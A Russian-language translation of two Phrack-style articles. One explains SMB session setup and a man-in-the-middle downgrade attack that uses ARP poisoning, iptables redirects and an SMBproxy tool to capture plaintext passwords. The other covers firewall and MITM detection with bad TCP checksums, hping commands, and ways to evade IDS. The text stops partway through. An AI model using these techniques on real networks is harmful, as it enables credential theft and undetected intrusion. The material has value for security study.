Пакеты Session Setup and X (SesssetupX) используются для передачи идентификационных данных пользователя или пароля для доступа к ресурсу. Код команды: 0x73.

Заголовок запроса:

```
    UCHAR WordCount;           // Число слов параметров = 13
    UCHAR AndXCommand;         // Вторичная команда (X); 0xFF = нет
    UCHAR AndXReserved;        // Зарезервировано (должно быть 0)
    USHORT AndXOffset;         // Смещение до WordCount следующей команды
    USHORT MaxBufferSize;       // Максимальный размер буфера клиента
    USHORT MaxMpxCount;        // Фактически макс. число мультиплексированных запросов
    USHORT VcNumber;           // 0 = первый (единственный); ненулевое = дополнительный номер VC
    ULONG SessionKey;          // Ключ сессии (действителен, если VcNumber != 0)
    USHORT CaseInsensitivePasswordLength; // Размер пароля (ANSI)
    USHORT CaseSensitivePasswordLength;   // Размер пароля (Unicode)
    ULONG Reserved;            // Должно быть 0
    ULONG Capabilities;        // Возможности клиента
    USHORT ByteCount;          // Число байт данных; мин. = 0
    UCHAR CaseInsensitivePassword[]; // Пароль (ANSI)
    UCHAR CaseSensitivePassword[];   // Пароль (Unicode)
    STRING AccountName[];         // Имя учётной записи (Unicode)
    STRING PrimaryDomain[];       // Основной домен клиента (Unicode)
    STRING NativeOS[];            // ОС клиента (Unicode)
    STRING NativeLanMan[];        // Тип LAN Manager клиента (Unicode)
```

Этот пакет несёт множество сведений о системе клиента.

Поле `MaxBufferSize` очень важно: оно задаёт максимальный объём данных, которые клиент может принять. При значении, равном нулю, сервер не будет отправлять никаких данных.

Используется один из двух паролей — `CaseSensitivePassword` (Unicode) или `CaseInsensitivePassword` (ANSI), в зависимости от поддержки UNICODE сервером. Длины паролей задаются полями `CaseInsensitivePasswordLength` и `CaseSensitivePasswordLength`.

Заголовок ответа:

```
UCHAR WordCount;           // Число слов параметров = 3
UCHAR AndXCommand;         // Вторичная команда (X); 0xFF = нет
UCHAR AndXReserved;        // Зарезервировано (должно быть 0)
USHORT AndXOffset;         // Смещение до WordCount следующей команды
USHORT Action;              // Режим запроса:
                           // бит 0 = вход выполнен как GUEST
USHORT ByteCount;          // Число байт данных
STRING NativeOS[];         // ОС сервера
STRING NativeLanMan[];     // Тип LAN Manager сервера
STRING PrimaryDomain[];    // Основной домен сервера
```

Этот пакет содержит богатую информацию: тип ОС, версию серверного ПО SMB, доменное имя. Если подключение не удалось, поля `NativeOS`, `NativeLanMan` и `PrimaryDomain` будут пустыми.

В процессе установки сессии пароль передаётся серверу в пакете `SMB SesssetupX`. Пакет `negprot reply` содержит в поле `SecurityMode` бит, разрешающий или запрещающий шифрование паролей.

Если вы хотите получить пароль в открытом виде при включённом шифровании, есть два пути.

Первый — перехватить ключ шифрования и зашифрованный пароль, затем взломать его брутфорсом. Это может занять очень много времени.

Программы вроде `LophtCrack` (с `SMBGrinder`), `dsniff` или `readsmb2` умеют перехватывать зашифрованные SMB-пароли.

Второй путь — перехватить соединение и заставить клиента думать, что пароль не нужно шифровать.

Техника немного сложна в объяснении, но принцип таков: если сервер настроен на шифрование паролей, бит 1 поля `SecurityMode` в пакете `negprot reply` будет установлен. Однако если злоумышленник отправит пакет `negprot reply` с этим битом, равным нулю, раньше сервера, пароль будет передан в открытом виде в пакете `SesssetupX request`.

```

      negprot request
[client] -----> [server]

      [attacker waits for a negprot request]

[client] <-----| [server]
          | fake negprot reply
          |
      [attacker sends his fake negprot reply]

      real negprot reply
[client] <----- [server]

      [attacker (does nothing)]

      sesssetupX request with the password in clear text
[client] -----> [server]

      [attacker sniffs the password in clear text]
```

На диаграмме показана прямая инъекция пакетов в сеть. В большинстве случаев этот метод не срабатывает, поскольку поддельный ответ negprot может прийти позже настоящего. Возникают и другие проблемы: сбой сессий, проверка правильности пароля, невозможность работы в коммутируемой среде. Всех этих проблем можно избежать с помощью ARP-отравления.

Описывать ARP-отравление подробно здесь не буду — в интернете достаточно материалов. Главное понимать, что эта атака позволяет злоумышленнику перехватывать и модифицировать трафик между сервером и клиентом, фактически помещая его между ними.

6.6 — Атака «человек посередине»

*«Атакуй там, где враг тебя не ждёт»
— Сунь-Цзы, «Искусство войны»*

Атака «человек посередине» (Man-in-the-Middle) позволяет обойти коммутаторы, избежать сбоя соединения и получить пароль в открытом виде.

Допустим, трафик между клиентом и сервером перенаправлен через машину злоумышленника (благодаря ARP-отравлению). Клиент пытается установить SMB-сессию с сервером, отправляя пакеты на SMB-порт (139) сервера. Злоумышленник их получает, но не перенаправляет напрямую серверу. Вместо этого весь входящий трафик на SMB-порт сервера перенаправляется на локальный порт 1139 злоумышленника (это легко реализуется с помощью NAT и iptables). Весь остальной трафик также перенаправляется через iptables и NAT. На порту 1139 работает программа-прозрачный прокси, которая модифицирует и перенаправляет SMB-пакеты.

Команды iptables/NAT:

```
# Перенаправить входящий трафик на порт 139 на порт 1139
iptables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.1.3 \
--dport 139 -j REDIRECT --to-port 1139

# 192.168.1.3 — IP-адрес клиента

# Перенаправить весь трафик
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Что именно модифицируется:

Злоумышленник изменяет ответ negprot, чтобы клиент передавал пароль в открытом виде. Он также сохраняет оригинальный ключ шифрования. Затем обнуляет длину ключа шифрования, вставляет вместо него доменное имя, а бит шифрования в поле SecurityMode устанавливает в 0. Клиент отправит пароль в открытом виде в пакете SesssetupX. Получив пароль, злоумышленник шифрует его ранее сохранённым ключом и отправляет серверу SesssetupX с зашифрованным паролем. Сервер отвечает SesssetupX reply, злоумышленник перенаправляет его клиенту. Сессия устанавливается, и никто не замечает присутствия посредника.

```
          ARP-P                      ARP-P
[client] <----- [attacker] -----> [server]
```

Злоумышленник проводит ARP-отравление, чтобы перехватить трафик между двумя машинами.

```
[client] <-----> [attacker] <-----> [server]
```

Перенаправление трафика осуществляется через NAT и iptables.

```
          port 139
[client] -----> [attacker]          [server]
```

Злоумышленник получает первый пакет, адресованный SMB-порту сервера.

```
[client] ----->[attacker 139]      [server]
```

|
v
[attacker 1139]

Злоумышленник перенаправляет пакет на порт 1139, где слушает прокси-программа.

```
negprot request
[client] -----> [attacker]      [server]
```

Злоумышленник получает запрос negprot.

```
negprot request
[client]      [attacker]-----> [server]
```

Злоумышленник перенаправляет запрос negprot серверу напрямую.

```
negprot reply
[client]      [attacker] <----- [server]
                        (encryption bit set
                        to have password encrypted)
```

Сервер отвечает ответом negprot с установленным битом шифрования.
Злоумышленник НЕ перенаправляет этот пакет, а изменяет бит шифрования.

```
negprot reply
[client] <----- [attacker]      [server]
        (encryption bit set
        to have plain text password )
```

Злоумышленник отправляет клиенту модифицированный negprot reply с битом, требующим передавать пароль в открытом виде.

```
sesssetupX request
[client] -----> [attacker]      [server]
        (password in clear text)
```

Клиент отправляет пароль в открытом виде; злоумышленник его перехватывает.

```
sesssetupX request
[client]      [attacker] -----> [server]
                        (password encrypted)
```

Злоумышленник отправляет серверу SesssetupX request с зашифрованным паролем.

```
sesssetupX reply
[client] <----- [attacker] <----- [server]
```

Сервер отправляет ответ SesssetupX; злоумышленник перенаправляет его.

```
[client] <-----> [attacker] <-----> [server]
```

Злоумышленник продолжает перенаправлять трафик до завершения SMB-сессии.

TCP
SPECIAL HEADER
SMB BASE HDR

Реализация атаки «человек посередине» приведена в Приложении А (там же — правила NAT и iptables).

6.7 — Особенности работы SMB в Windows 2k/XP поверх TCP/IP

В Windows 2k/XP SMB может работать напрямую поверх TCP. SMB-сервер ожидает входящие соединения на порту 445. Однако «напрямую» — понятие условное. Вместо 4-байтного заголовка NETBIOS используется другой 4-байтный заголовок:

```
|-----|
|      TCP      |
|-----|
|SPECIAL HEADER |
|-----|
|   SMB BASE HDR   |
|-----|
```

Специальный заголовок:

```
UCHAR Zero;          // Равно нулю
UCHAR Length[3];     // Число байт данных (без учёта этих 4 байт)
```

Он практически не отличается от заголовка NETBIOS:

```
UCHAR Type;          // Тип пакета
UCHAR Flags;         // Флаги
USHORT Length;       // Число байт данных (заголовок NETBIOS не учитывается)
```

При работе SMB поверх TCP запрос сессии NETBIOS не используется — NETBIOS-имена клиента и сервера не передаются. Поэтому поле Type в заголовке NETBIOS всегда равно нулю (значение, отличное от нуля, появляется только при передаче имени — 0x81 — и получении ответа — 0x82). В рабочей сессии поле Type всегда равно нулю (код сообщения сессии NETBIOS).

Первый байт не меняется. Поле Flags NETBIOS-заголовка всегда равно нулю, длина пакета занимает последние два байта специального заголовка — то есть последние три байта идентичны. Таким образом, разницы между заголовком NETBIOS и специальным заголовком при работе без NETBIOS нет.

Атака понижения версии (Downgrade Attack)

Если у клиента (Windows XP или 2k) включён NBT, он одновременно пытается подключиться к портам 139 и 445. При ответе с порта 445 клиент посылает RST на порт 139. При отсутствии ответа с порта 445 — пробует порт 139. Если нет ответа с обоих — сессия не устанавливается. При отключённом NBT клиент пробует только порт 445.

Чтобы принудить клиента использовать порт 139 вместо 445, нужно создать у него иллюзию, что порт 445 закрыт. При использовании прозрачного прокси это легко реализовать через iptables: перенаправьте входящий трафик на порт 445 на закрытый порт (правило iptables приведено в Приложении А). Это сработает при включённом NBT.

Если NBT у клиента отключён, прозрачный прокси будет обрабатывать SMB-трафик на порту 445 — для этого в программе предусмотрена соответствующая опция.

7 — Транзакционный субпротокол и RAP-команды

В этой главе рассматривается набор специальных (и не вполне очевидных) SMB-команд — RAP-команды, использующие транзакционный субпротокол.

7.1 — Транзакционный субпротокол

Когда в процессе SMB-сессии необходимо передать большой объем данных или выполнить специфическую операцию, протокол SMB включает транзакционный субпротокол. Он в основном применяется для SMB Remote Procedure Calls — RAP-команд (Remote Administration Protocol).

Транзакционный субпротокол не является производным протоколом от SMB; это просто ещё одна команда SMB, настроенная над его базовым заголовком. Код команды транзакционного субпротокола: 0x25.

Заголовок запроса транзакции:

```
UCHAR WordCount;           // Число слов параметров = 14 + SetupCount
USHORT TotalParameterCount; // Всего байт параметров для отправки
USHORT TotalDataCount;      // Всего байт данных для отправки
USHORT MaxParameterCount;   // Макс. байт параметров для возврата
USHORT MaxDataCount;        // Макс. байт данных для возврата
UCHAR MaxSetupCount;        // Макс. setup-слов для возврата
UCHAR Reserved;
USHORT Flags;               // Доп. информация:
                           // бит 0 — также отключить TID
                           // бит 1 — односторонняя транзакция (без ответа)

ULONG Timeout;
USHORT Reserved2;
USHORT ParameterCount;      // Байт параметров в этом буфере
USHORT ParameterOffset;     // Смещение от начала заголовка до параметров
USHORT DataCount;           // Байт данных в этом буфере
USHORT DataOffset;          // Смещение от начала заголовка до данных
UCHAR SetupCount;           // Число setup-слов
UCHAR Reserved3;
USHORT Setup[SetupCount];   // Setup-слова
USHORT ByteCount;           // Число байт данных
STRING Name[];              // Имя транзакции (NULL для SMB_COM_TRANSACTION2)
UCHAR Pad[];                // Выравнивание до SHORT или LONG
UCHAR Parameters[ParameterCount]; // Байты параметров
UCHAR Pad1[];
UCHAR Data[DataCount];      // Байты данных
```

В большинстве случаев RAP-команда требует нескольких транзакционных пакетов для передачи параметров и данных. Сначала передаются байты параметров, затем — байты данных. При необходимости нескольких транзакционных пакетов сервер между ними отправляет промежуточный ответ:

```
UCHAR WordCount; // Число слов параметров = 0
USHORT ByteCount; // Число байт данных = 0
```

Поля TotalParameterCount и TotalDataCount указывают общее число байт параметров и данных для передачи. Поля ParameterOffset и DataOffset задают смещения от начала базового SMB-заголовка до байт параметров и данных.

Поля Parameters и Data содержат байты параметров и данных RAP-команды. ParameterCount и DataCount отражают число байт в текущем пакете. Если они равны TotalParameterCount и TotalDataCount, все данные помещаются в один пакет; в противном случае требуются дополнительные пакеты.

Заголовок ответа транзакции:

```
UCHAR WordCount;           // Число слов = 10 + SetupCount
USHORT TotalParameterCount; // Всего байт параметров
USHORT TotalDataCount;      // Всего байт данных
USHORT Reserved;
USHORT ParameterCount;      // Байт параметров в этом буфере
USHORT ParameterOffset;     // Смещение до параметров
USHORT ParameterDisplacement; // Смещение этих байт параметров
USHORT DataCount;           // Байт данных в этом буфере
```

```

USHORT DataOffset;           // Смещение до данных
USHORT DataDisplacement;    // Смещение этих байт данных
UCHAR SetupCount;           // Число setup-слов
UCHAR Reserved2;
USHORT Setup[SetupWordCount]; // Setup-слова
USHORT ByteCount;           // Число байт данных
UCHAR Pad[];
UCHAR Parameters[ParameterCount]; // Байты параметров
UCHAR Pad1[];
UCHAR Data[DataCount];      // Байты данных

```

Клиент использует `ParameterOffset` и `DataOffset` для определения смещений (от начала базового заголовка SMB) байт данных и параметров.

7.2 — RAP-команды

RAP (Remote Administration Protocol) — реализация RPC в SMB.

RAP-запрос:

```

|-----|
| TCP HDR |
|-----|
| NETBIOS HDR |
|-----|
| SMB BASE HDR |
|-----|
| SMB TRANSACTION REQUEST HDR |
|-----|
| RAP REQUEST PARAMETERS |
|-----|
| RAP REQUEST DATAS |
|-----|

```

RAP-ответ:

```

|-----|
| TCP HDR |
|-----|
| NETBIOS HDR |
|-----|
| SMB BASE HDR |
|-----|
| SMB TRANSACTION REPLY HDR |
|-----|
| RAP REPLY PARAMETERS |
|-----|
| RAP REPLY DATAS |
|-----|

```

При использовании RAP-команды в поле `Name` заголовка транзакции (запроса и ответа) всегда присутствует строка `\PIPE\LANMAN`.

Примеры RAP-команд:

- **NETSHAREENUM** — получить сведения о каждом общем ресурсе на сервере
- **NETSERVERENUM2** — перечислить все компьютеры указанных типов в указанном домене
- **NETSERVERGETINFO** — получить информацию об указанном сервере
- **NETSHAREGETINFO** — получить информацию о конкретном общем ресурсе
- **NETWKSTAUSERLOGON** — выполнить вход пользователя на SMB-сервере
- **NETWKSTAUSERLOGOFF** — выполнить выход пользователя
- **NETUSERGETINFO** — получить информацию о конкретном пользователе
- **NETWKSTAGETINFO** — получить информацию о конкретной рабочей станции
- **SAMOEMCHANGEPASSWORD** — изменить пароль указанного пользователя на удалённом SMB-сервере

Описывать все эти команды я не стану — рассмотрим лишь одну (перечисление общих ресурсов сервера). Подробнее о RAP-командах — в [2].

8 — Использование RAP-команд для перечисления общих ресурсов сервера

Этот раздел дополняет предыдущую главу и объясняет работу RAP-команд на конкретном примере.

Программа в Приложении В реализует то, что описано в этой главе. Она делает то же самое, что `net view \ServerIP` (DOS) или `smbclient -L ServerIP -N` (Linux), но позволяет указать произвольное NETBIOS-имя, обеспечивая некоторую анонимность.

Процесс прост: клиент должен аутентифицироваться на сервере, используя процедуру из главы 3 (без пароля). После того как сервер подтвердит личность клиента, тот отправляет запрос `TconX`.

`TconX` означает «Tree Connect and X».

8.1 — Пакеты TconX

Пакеты `TconX` надстраиваются над SMB Base Header (поле `Command = 0x75`).

Заголовок запроса:

```
UCHAR WordCount;           // Число слов параметров = 4
UCHAR AndXCommand;         // Вторичная команда (X); 0xFF = нет
UCHAR AndXReserved;        // Зарезервировано (должно быть 0)
USHORT AndXOffset;         // Смещение до WordCount следующей команды
USHORT Flags;              // Доп. информация
USHORT PasswordLength;     // Длина Password[]
USHORT ByteCount;          // Число байт данных; мин. = 3
UCHAR Password[];          // Пароль
STRING Path[];             // Имя сервера и имя ресурса
STRING Service[];          // Имя службы
```

Пароль был передан ещё при установке сессии; `PasswordLength` устанавливается в 1, а строка `Password` содержит нулевое значение (`0x00`).

Строка `Path` содержит имя ресурса, к которому хочет подключиться клиент, в стиле Unicode. Например, для подключения к ресурсу `myshare` на сервере `myserver` строка `Path` будет `\myserver\myshare`.

Строка `Service` содержит тип запрашиваемого ресурса:

Строка	Тип ресурса
A:	дисковый ресурс
LPT1:	принтер
IPC	именованный канал
COMM	коммуникационное устройство
?????	любой тип устройства

Для сканирования любого типа устройств используйте строку `?????` в поле `Service`.

После отправки запроса TconX сервер отвечает пакетом TconX reply. Необходимо извлечь поле Tid из базового заголовка SMB — оно потребуется при отправке запроса транзакции с RAP-командой. Чтобы узнать доступные ресурсы, используется RAP-команда NETSHAREENUM.


8.2 — Разбор RAP-команды «NetShareEnum»

Поле Parameters заголовка запроса транзакции для NetShareEnum:


- 16-битный код функции NetShareEnum: 0x0000
- Строка описания параметров: "WrLeh"
- Строка описания данных для возвращаемого ответа: "B13BWZ"
- 16-битное целое со значением 0x0001
- 16-битное целое с размером буфера приёма

Объяснение строк описателей параметров и данных заняло бы слишком много места. Они определяют размер и формат параметров и данных; для каждой RAP-команды предусмотрена своя пара строк. Подробнее — в [2].

Поля DataCount и TotalDataCount равны нулю (данные для запроса не требуются).



Поле Parameters запроса транзакции содержит параметры RAP-запроса:



- A : Код функции NetShareEnum : 0x0000
- B : Строка описания параметров
- C : Строка описания данных
- D : 0x01 (фиксированное значение) и 0xFFFF (макс. размер буфера приёма)

Сервер отвечает полем Parameters ответа транзакции:

- 16-битное слово с кодом возврата:

Код	Значение
0	Успех
5	Доступ запрещён
65	Сетевой доступ запрещён
234	Больше данных
2114	Сервер не запущен

2141	Неверная конфигурация транзакции
------	----------------------------------

- 16-битное «слово-конвертер» для вычисления смещения до строк remark
- 16-битное число — количество возвращённых записей (число структур SHARE_INFO)
- 16-битное число — количество доступных записей

Поле Data ответа транзакции содержит структуры SHARE_INFO:

```
struct SHARE_INFO {
    char shil_netname[13]; /* Имя ресурса */
    char shil_pad;         /* Выравнивание до слова */
    unsigned short shil_type;
    /* Тип общего ресурса:
       0 — дерево каталогов (диск)
       1 — очередь принтера
       2 — коммуникационное устройство
       3 — IPC */
    char *shil_remark;     /* Комментарий к ресурсу */
};
```

shil_remark — 32-битный указатель на строку с комментарием к ресурсу. Чтобы получить смещение до этой строки от начала параметров RAP-ответа, необходимо вычесть младшие 16 бит shil_remark из «слово-конвертера».

NETBIOS HDR	4 байта
SMB BASE HDR	32 байта
SMB TRANS REPLY HDR	

Секция Parameters ответа транзакции (параметры ответа NetShareEnum):

status code	2 байта
converted word	2 байта
number of entries returned	2 байта
number of entries available	2 байта

Секция Data ответа транзакции (структуры SHARE_INFO):

shil_netname	13 байт
shil_pad (выравнивание)	1 байт
type of service	2 байта
pointer to remark string	4 байта
(следующие структуры SHARE_INFO)	
remark string 1	
other remark strings	

9 — Заключение

Надеюсь, вы узнали из этой статьи много нового. Вопросы и комментарии направляйте по адресу:

ledin@encephalon-zero.com

10 — Ссылки

[1] «A Common Internet File System (CIFS/1.0) Protocol Preliminary Draft», Paul J. Leach и Dilip C. Naik
http://www.snia.org/tech_activities/CIFS/CIFS-TR-1p00_FINAL.pdf

[2] «CIFS Remote Administration Protocol Preliminary Draft», Paul J. Leach и Dilip C. Naik
<http://us6.samba.org/samba/ftp/specs/cifsrap2.txt>

[3] RFC 1001
<http://www.faqs.org/rfcs/rfc1001.html>

[4] RFC 1002
<http://www.faqs.org/rfcs/rfc1002.html>

11 — Благодарности

С Рождеством TearDrop, Frealek и «el Tonio».

Огромное спасибо TearDrop за всё. Без него ничего бы не было!

Загляните на gps.sourceforge.net — там вы найдёте отличный (и бесплатный) сканер!

Спасибо Mr D. (моему сетевому администратору!) за все советы и дистрибутивы Linux.

Спасибо Chemical Brothers за вдохновляющую музыку.

Спасибо команде phrack за все замечания, и особенно по поводу атаки с прозрачным прокси.

И вам — за то, что прочитали эту статью ;).

Приложение А

Эта программа позволяет перехватывать пароли в открытом виде непосредственно из сети в тех случаях, когда они должны передаваться зашифрованными. Работает с libnet (v 1.1!) и libpcap. Реализует атаку с прозрачным прокси, описанную в главе 6.6.

- libnet: www.packetfactory.net
- libpcap: www.tcpdump.org

Для компиляции и запуска требуются права root.

Компиляция:

```
gcc SMBproxy.c -o SMBproxy -lnet -lpcap
```

Использование:

```
SMBproxy -i interface  
          -c Client's IP address  
          -s Server's IP address
```

```
-f your fake IP (what you want: 6.6.6.6 for example)
-l listening port (1139 by default)
```

Внимание: программа спросит о поддержке спецификаций Windows 2k/XP. Отвечать **у** нужно тогда, когда NBT **отключён**, а не включён!

Укажите IP-адреса клиента и сервера — программа ожидает подключения клиента к SMB-серверу, проводит атаку, перехватывает пароль и перенаправляет трафик.

Параметр «fake IP» — произвольный поддельный IP-адрес злоумышленника. На машине злоумышленника не должно быть активных соединений с сервером или клиентом (FTP, Telnet и т. п.). Порт прослушивания по умолчанию — 1139.

Программа выводит пароль и имя пользователя (при наличии), а также уровень безопасности (share или user). При успешном подключении выводятся имя ресурса и сообщение «password valid». При неудаче — только пароль и имя пользователя.

Программа должна компилироваться под Linux по техническим причинам (порядок байт в сети). Не следует использовать её на loopback-интерфейсе. Поддерживает спецификации Windows 2k/XP. UNICODE-строки не поддерживаются. Успешно протестирована с Samba server 2.0.

Правила iptables/NAT для машины злоумышленника:

```
# Перенаправить входящий трафик с порта 139 на порт 1139
iptables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.1.3 \
--dport 139 -j REDIRECT --to-port 1139
# 192.168.1.3 — IP-адрес клиента

# Перенаправить весь трафик
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

# Перенаправить входящий трафик с порта 445 на порт 1139
# (для клиентов Windows 2k/XP с отключённым NBT)
iptables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.1.3 \
--dport 445 -j REDIRECT --to-port 1139
# 192.168.1.3 — IP-адрес клиента
```

Для атаки понижения версии из главы 6.7 замените порт 1139 на закрытый порт.

Для перенаправления трафика в файле /etc/sysconfig/network должна присутствовать строка:

```
FORWARD_IPV4=true
```

Исходный код (uuencoded):

```
begin 600 smb_MiM_proxy.c
M+RHJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ*BNJ
[... UUencoded binary data — опущено ...]
end
```

Приложение В

Программа перечисляет общие ресурсы SMB-сервера. Работает с libnet и libpcap. Реализует описанное в главе 8. Аналог команд net view \ServerIP (DOS) и smbclient -L ServerIP -N (Linux), но позволяет указать произвольное NETBIOS-имя.

Исходный код (uuencoded):

```
begin 600 smb_share_enum.c
[... UUencoded binary data — опущено ...]
end
```

= [EOF] = ----- =

Обнаружение межсетевых экранов и анализ сети с помощью испорченной контрольной суммы

Автор: Ed3f

Содержание

- 0 - Школа
- 1 - Что-то на пути
- 2 - Войди как есть
- 3 - Ты знаешь, что прав
- 4 - Истожи меня
- 5 - Долгое затишье

0 - Школа

Пакетные фильтры — межсетевые экраны — будут развёртываться всё шире из-за того ощущения безопасности, которое слово «firewall» вызывает у нетехнических людей. Доступные в виде коммерческого программного обеспечения, встраиваемых устройств или в составе операционных систем с открытым исходным кодом, они работают на уровне 3. Поддержка уровня 4 неполная: они фильтруют номера портов, TCP-флаги, порядковые номера, выполняют дефрагментацию, но...

А как насчёт контрольной суммы уровня 4?

Проверяют ли они контрольную сумму TCP перед анализом флагов или номеров портов?

Нет.

Большинство разработчиков говорят, что это создало бы слишком большие накладные расходы, а другие считают, что пакет будет просто отброшен сетевым стеком операционной системы назначения. Всё верно, но как мы можем воспользоваться этой «особенностью»?

1. Обнаружение ответов межсетевого экрана
2. Выявление атак «человек посередине» типа 31337
3. Внедрение недействительных пакетов в сеть

1 - Что-то на пути

Полноценный сетевой стек отбрасывает недействительные пакеты без ответа. Неважно, закрыт ли этот порт, открыт или что-то ещё... Но пакетные фильтры недостаточно умны и будут отвечать.

Чтобы определить, есть ли между нами и целевым хостом пакетный фильтр, нужно сначала проверить, настроен ли фильтр на отбрасывание пакетов или на отправку ошибки. Для этого мы отправляем действительный TCP-пакет на любой порт, который предположительно фильтруется:

```
# telnet www.oracle.com 31337
```

```
Trying 148.87.9.44...
telnet: Unable to connect to remote host: Connection refused
```

Хорошо. Либо сам целевой хост, либо пакетный фильтр отправляет обратно RST. Следующий шаг — проверить, исходит ли RST от целевого хоста или от пакетного фильтра:

```
# hping -S -c 1 -p 31337 -b www.oracle.com
HPING www.oracle.com (r10 148.87.9.44): S set, 40 headers + 0 data bytes
len=46 ip=148.87.9.44 flags=RA seq=0 ttl=23 id=52897 win=512 rtt=459.8 ms
```

Если мы получаем ответ — перед нами пакетный фильтр. Если ответа нет, можно предположить, что пакет дошёл до хоста без фильтрации и был отброшен TCP-стеком (то есть пакетный фильтр отсутствует).

Ещё один способ обнаружить пакетный фильтр — сравнить TTL в RST и в SYN (который приходит напрямую от целевого хоста). Метод TTL не работает для всех пакетных фильтров в режиме моста или для фильтров, не уменьшающих TTL и расположенных непосредственно перед целевым хостом (стандартная конфигурация DMZ). Метод CRC, описанный выше, напротив, обнаруживает устройство фильтрации пакетов в обоих случаях.

Другой пример, на этот раз с UDP:

```
# hping -2 -c 1 -p 53 -b www.redhat.com
HPING www.redhat.com (r10 66.187.232.56): udp mode set, 28 headers + 0 data
ICMP Packet filtered from ip=63.146.1.74 name=UNKNOWN
```

Имея возможность различать пакеты от хоста и от межсетевого экрана, мы можем использовать инструменты идентификации ОС, работая только с пакетами межсетевого экрана, не смешивая ответы хоста и экрана. Попробуйте `nmap -O`.

Интересно?

Я сделал быстрый патч для Nmap-3.1ALPHA4, добавляющий 2 новых типа сканирования:

```
-sZ BadTCP SYN stealth port scan (скрытое сканирование портов с плохим TCP SYN)
-sV BadUDP port scan (сканирование портов с плохим UDP)
```

Следует отметить, что `-sZ` является производным от плохо оформленного `-sS`, а `-sV` — от `-sU`. Сканирование BadTCP использует механизм FIN-сканирования, поскольку поведение хоста по умолчанию — не отвечать. Сканирование BadUDP использует механизм UDP-сканирования, поскольку поведение хоста по умолчанию — тоже не отвечать.

Я надеюсь, что Fyodor задумается о написании с нуля новой версии Nmap для версии 4.00, которая позволила бы описывать реальное и полное состояние портов хоста:

- закрыт
- открыт
- фильтруется (нет ответа)
- за межсетевым экраном (ответ от экрана)

Патч приведён ниже.

Как Scanlogd реагирует на этот новый тип сканирования? Хм, он по-прежнему считает их действительными пакетами и не предоставляет параметров настройки для оповещения о действительных или недействительных SYN-пакетах.

2 - Войди как есть

Итак, пакетные фильтры — даже прекрасный OpenBSD 3.2 PF — вынуждены вычислять контрольную сумму для каждого пакета? Нет: чтобы избежать обнаружения по ответам, они могут

проверять контрольную сумму только для тех пакетов, на которые хотят ответить. Однако следует предусмотреть опцию для обнаружения пакетов с неверной контрольной суммой и их отбрасывания.

Существуют инструменты, позволяющие изменять пакеты и реализовывать атаку «человек посередине», например ettercap. Они позволяют хосту отправлять пакеты в нужный узел, а после журналирования/изменения пересылать их реальному получателю.

Как можно обнаружить трюк с баннером?

```
# echo "SSH-1.99" > /tmp/banner
# hping -S -c 1 -p 22 -E /tmp/banner -d 9 -b mybox
```

Если вы получите SYN+ACK — можете начинать ругаться...

Следует отметить, что это зависит от того, как реализована атака «человек посередине». Например, DSniff проверяет контрольную сумму TCP, поскольку работает в режиме прокси, тогда как ettercap, использующий непроксированный метод, этого не делает. В целом, если вы не добавите такую проверку в свой инструмент, вас могут обнаружить.

Всегда ли нужна эта проверка? Нет — она нужна, если вы хотите изменять пакет или отвечать на полученный пакет. Если ваш инструмент просто перехватывает пакеты, не отправляя и не изменяя их, — вы в безопасности.

Итак, если я хочу безопасно отвечать на пакеты или изменять их — что делать? Есть два решения:

1. Проверять контрольную сумму для каждого пакета и работать только с корректными, не отбрасывая их; изменять/отвечать с корректной контрольной суммой.
2. Использовать инкрементное обновление интернет-контрольной суммы [RFC1141] для пакетов, которые нужно изменять; проверять контрольную сумму для пакетов, на которые нужно отвечать.

Стоит отметить, что инкрементное обновление сохранит неверную контрольную сумму неверной, а верную — верной, и при этом выполняется значительно быстрее, чем вычисление с нуля.

Любопытный факт: контрольная сумма TCP для пакетов с маршрутизацией от источника неверна в процессе передачи, так как вычисляется на основе конечного IP-адреса получателя, который изменяется по мере следования маршрута от источника (на конечном узле она будет верной).

Большинство стандартных конфигураций IDS будут сигнализировать о трафике с неверными контрольными суммами, но никогда не будут журналировать такие пакеты. Таким образом, администратор не сможет проверить содержимое данных и понять, что происходило. В общем случае можно создать скрытый шелл с туннелем с неверной контрольной суммой на скомпрометированном (r00t) хосте и подключаться к нему незамеченным.

Другой тип проблемы может возникнуть, если код NAT-устройства или балансировщика нагрузки вычисляет контрольную сумму с нуля. В этом случае можно обойти IDS, если он расположен между нашим хостом и этим «тупым» устройством. Рассмотрим интересный пример:

```
www.oracle.com:80

Evil --[badSYN]--> Router --[badSYN]--> Load_Balancer --[SYN]--> WebServer
                    |                               |
                    NIDS1                           NIDS2
```

NIDS1 увидит TCP SYN с неверной контрольной суммой, тогда как NIDS2 (если он развёрнут) увидит корректный и изменённый SYN. Веб-сервер ответит нам SYN+ACK, позволяя установить соединение, тогда как NIDS1 будет сбит с толку.

Что бы вы подумали, будучи менеджером по безопасности, найдя такие различающиеся результаты на NIDS1 и NIDS2?

Решение — всегда инкрементное обновление [RFC1141].

3 - Ты знаешь, что прав

```
awgn (31337 H4X0R)
raptor & nobody (LSD project)
batmaNAGA & ALORobin (ettercap authors)
JWK (OpenBSD addicted)
Daniel Hartmeier (Mr.Infinite Patience; OpenBSD PF main coder)
antirez (Hping author)
Fyodor (Nmap author)
Ed3f (15b27bed5e11fc0550d7923176dbaf81)
```

4 - Истоци меня

```
